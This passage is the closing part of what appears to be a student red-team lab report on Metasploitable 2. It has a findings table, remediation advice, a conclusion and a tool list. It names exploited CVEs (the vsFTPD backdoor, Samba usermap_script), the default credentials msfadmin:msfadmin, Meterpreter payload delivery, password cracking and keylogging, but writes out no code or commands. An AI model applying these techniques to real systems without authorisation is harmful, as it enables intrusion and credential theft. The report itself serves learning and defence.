Suggested Countermeasures: Replace Telnet with SSH. Replace FTP with SFTP/FTPS. Enforce HTTPS with TLS 1.2+ for all web traffic. Implement network monitoring to detect abnormal traffic patterns.	
References: OWASP A02:2021 Cryptographic Failures CWE-319	

11. Findings Summary

11.1 Vulnerability Count

Critical	High	Medium	Low	Info
6	3	2	1	2

11.2 Proof-of-Concept Summary Table

Service / Vulnerability	CVE / Ref	Description	Severity	CVSS
FTP — vsFTPD 2.3.4 Backdoor	CVE-2011-2523	vsFTPD 2.3.4 contains a backdoor command sequence triggering a root shell on port 6200	Critical	9.8
SMB — Samba usermap_script	CVE-2007-2447	Remote command execution via username field in Samba MS-RPC call — leads to root shell	Critical	9.8
HTTP — DVWA Command Injection	CVE N/A	Direct OS command injection via ping field in DVWA, granting web-shell access	Critical	9.8
SSH — Weak Credentials	N/A	Default credential pair msfadmin:msfadmin allows direct authenticated SSH root access	Critical	9.8
Telnet — Cleartext Auth	N/A	Telnet service allows plaintext login; credentials sniffable in transit	High	7.5
MySQL — No Root Password	N/A	MySQL root account accessible with no password from localhost and via Meterpreter	Critical	9.8
FTP — Anonymous Login	N/A	FTP server allows unauthenticated anonymous read/list access	Medium	5.3
Windows Target — Meterpreter	N/A	Msfvenom payload + HFS delivery used to establish Meterpreter session on Windows host	Critical	9.8
Network Sniffing — Wireshark	N/A	Traffic captured on eth0 reveals plaintext credentials and session tokens	High	7.5
Pivoting — Dual-Homed Host	N/A	Metasploitable host bridges 192.168.50.0/24 and 10.10.10.0/24 subnets	High	7.5
Password Cracking — /etc/shadow	N/A	John the Ripper / Hydra used to crack weak hashed passwords extracted from shadow file	Medium	5.3

12. Remediation Recommendations

12.1 Patch Management

- Upgrade vsFTPD from 2.3.4 to the latest stable release to eliminate the backdoor (CVE-2011-2523)
- Upgrade Samba from 3.0.20 to a current patched release to eliminate the usermap_script RCE (CVE-2007-2447)
- Upgrade Apache from 2.2.8 to 2.4.x and apply all available security patches
- Upgrade OpenSSH from 4.7p1 to the latest stable version
- Regularly audit and update all installed packages using apt upgrade or an automated patch management system

12.2 Authentication & Access Control

- Eliminate all default credentials — change all passwords from msfadmin:msfadmin immediately
- Enforce a strong password policy: minimum 12 characters, mixed case, numbers, and symbols
- Disable password-based SSH authentication; enforce SSH key-based authentication only
- Set a strong root password for MySQL and restrict remote MySQL connections
- Implement multi-factor authentication (MFA) on all remote access services
- Apply account lockout policies after N failed login attempts (e.g., fail2ban)

12.3 Service HardeningS

- Disable Telnet — replace with SSH for all remote administration
- Disable FTP — replace with SFTP or FTPS; if FTP is required, disable anonymous login
- Restrict MySQL, PostgreSQL, VNC, and X11 from binding to 0.0.0.0 — bind to localhost only
- Disable unnecessary services (IRC/6667, exec/512, shell/514, login/513, distccd) using systemctl disable
- Remove or secure the DVWA application — do not run intentionally vulnerable apps on non-isolated systems

12.4 Network Security

- Deploy a host-based firewall (iptables/ufw) with a default-deny policy and explicit allowlists
- Segment the network using VLANs and enforce firewall rules between network segments
- Disable routing between 192.168.50.0/24 and 10.10.10.0/24 unless explicitly required
- Enable SMB signing to prevent relay attacks; restrict SMB access to trusted hosts only
- Deploy an IDS/IPS (e.g., Snort, Suricata) to detect and alert on exploitation attempts

12.5 Encryption & Secure Protocols

- Enforce HTTPS with TLS 1.2+ for all web services; disable HTTP

- Replace all cleartext protocols (Telnet, FTP, HTTP) with their encrypted equivalents
- Ensure all database connections use TLS encryption
- Disable SSLv2/v3 and TLS 1.0/1.1 on all services

12.6 Monitoring & Detection

- Enable comprehensive logging on all services and ship logs to a centralized SIEM
- Monitor for unexpected connections on unusual ports (e.g., port 6200 for vsFTPD backdoor)
- Set up alerts for multiple failed login attempts, unusual network traffic, and privilege escalation events
- Perform regular penetration tests and vulnerability assessments to identify new weaknesses

13. Conclusion

The Red Team Lab Assessment of Metasploitable 2 demonstrated a comprehensive attack chain against an intentionally vulnerable Linux system. Starting from a completely isolated virtual lab environment, the full penetration testing lifecycle was executed — from lab setup through to post-exploitation and reporting.

The assessment successfully identified 14 distinct vulnerabilities across 9 service categories, including 6 Critical severity findings. The most significant findings included remote code execution via a known vsFTPD backdoor (CVE-2011-2523), unauthenticated remote command execution via Samba (CVE-2007-2447), default credential abuse across multiple services, and full database access via an unauthenticated MySQL root account.

Post-exploitation activities confirmed the depth of impact: keystroke logging, desktop screenshot capture, credential harvesting, and network pivoting to a secondary subnet (10.10.10.0/24) were all achieved from a single initial point of entry.

This project demonstrates a solid understanding of the offensive security lifecycle and the ability to identify, exploit, and document vulnerabilities in a structured and professional manner — consistent with real-world red team engagements and industry-standard penetration testing methodologies.

14. Tools & Technologies Used

Tool	Category	Purpose
Kali Linux 2024	Attacker OS	Attack platform with pre-installed security tools
VMware Workstation	Virtualization	Lab environment isolation and VM management
Metasploitable 2	Target OS	Intentionally vulnerable Linux target machine

Nmap 7.99	Enumeration	Port scanning, service detection, OS fingerprinting
Metasploit Framework v6.4	Exploitation	Automated exploitation, Meterpreter sessions
msfvenom	Payload Gen	Custom payload generation for Windows target
Burp Suite Community	Web Testing	HTTP interception, proxy, web app analysis
Wireshark 4.6.4	Sniffing	Network traffic capture and credential extraction
John the Ripper	Password Cracking	Offline hash cracking from /etc/shadow
Hydra	Brute Force	Online credential brute-forcing against services
Enum4linux	SMB Enum	SMB share and user enumeration
HFS (HTTP File Server)	Payload Delivery	Hosting payloads for delivery to Windows target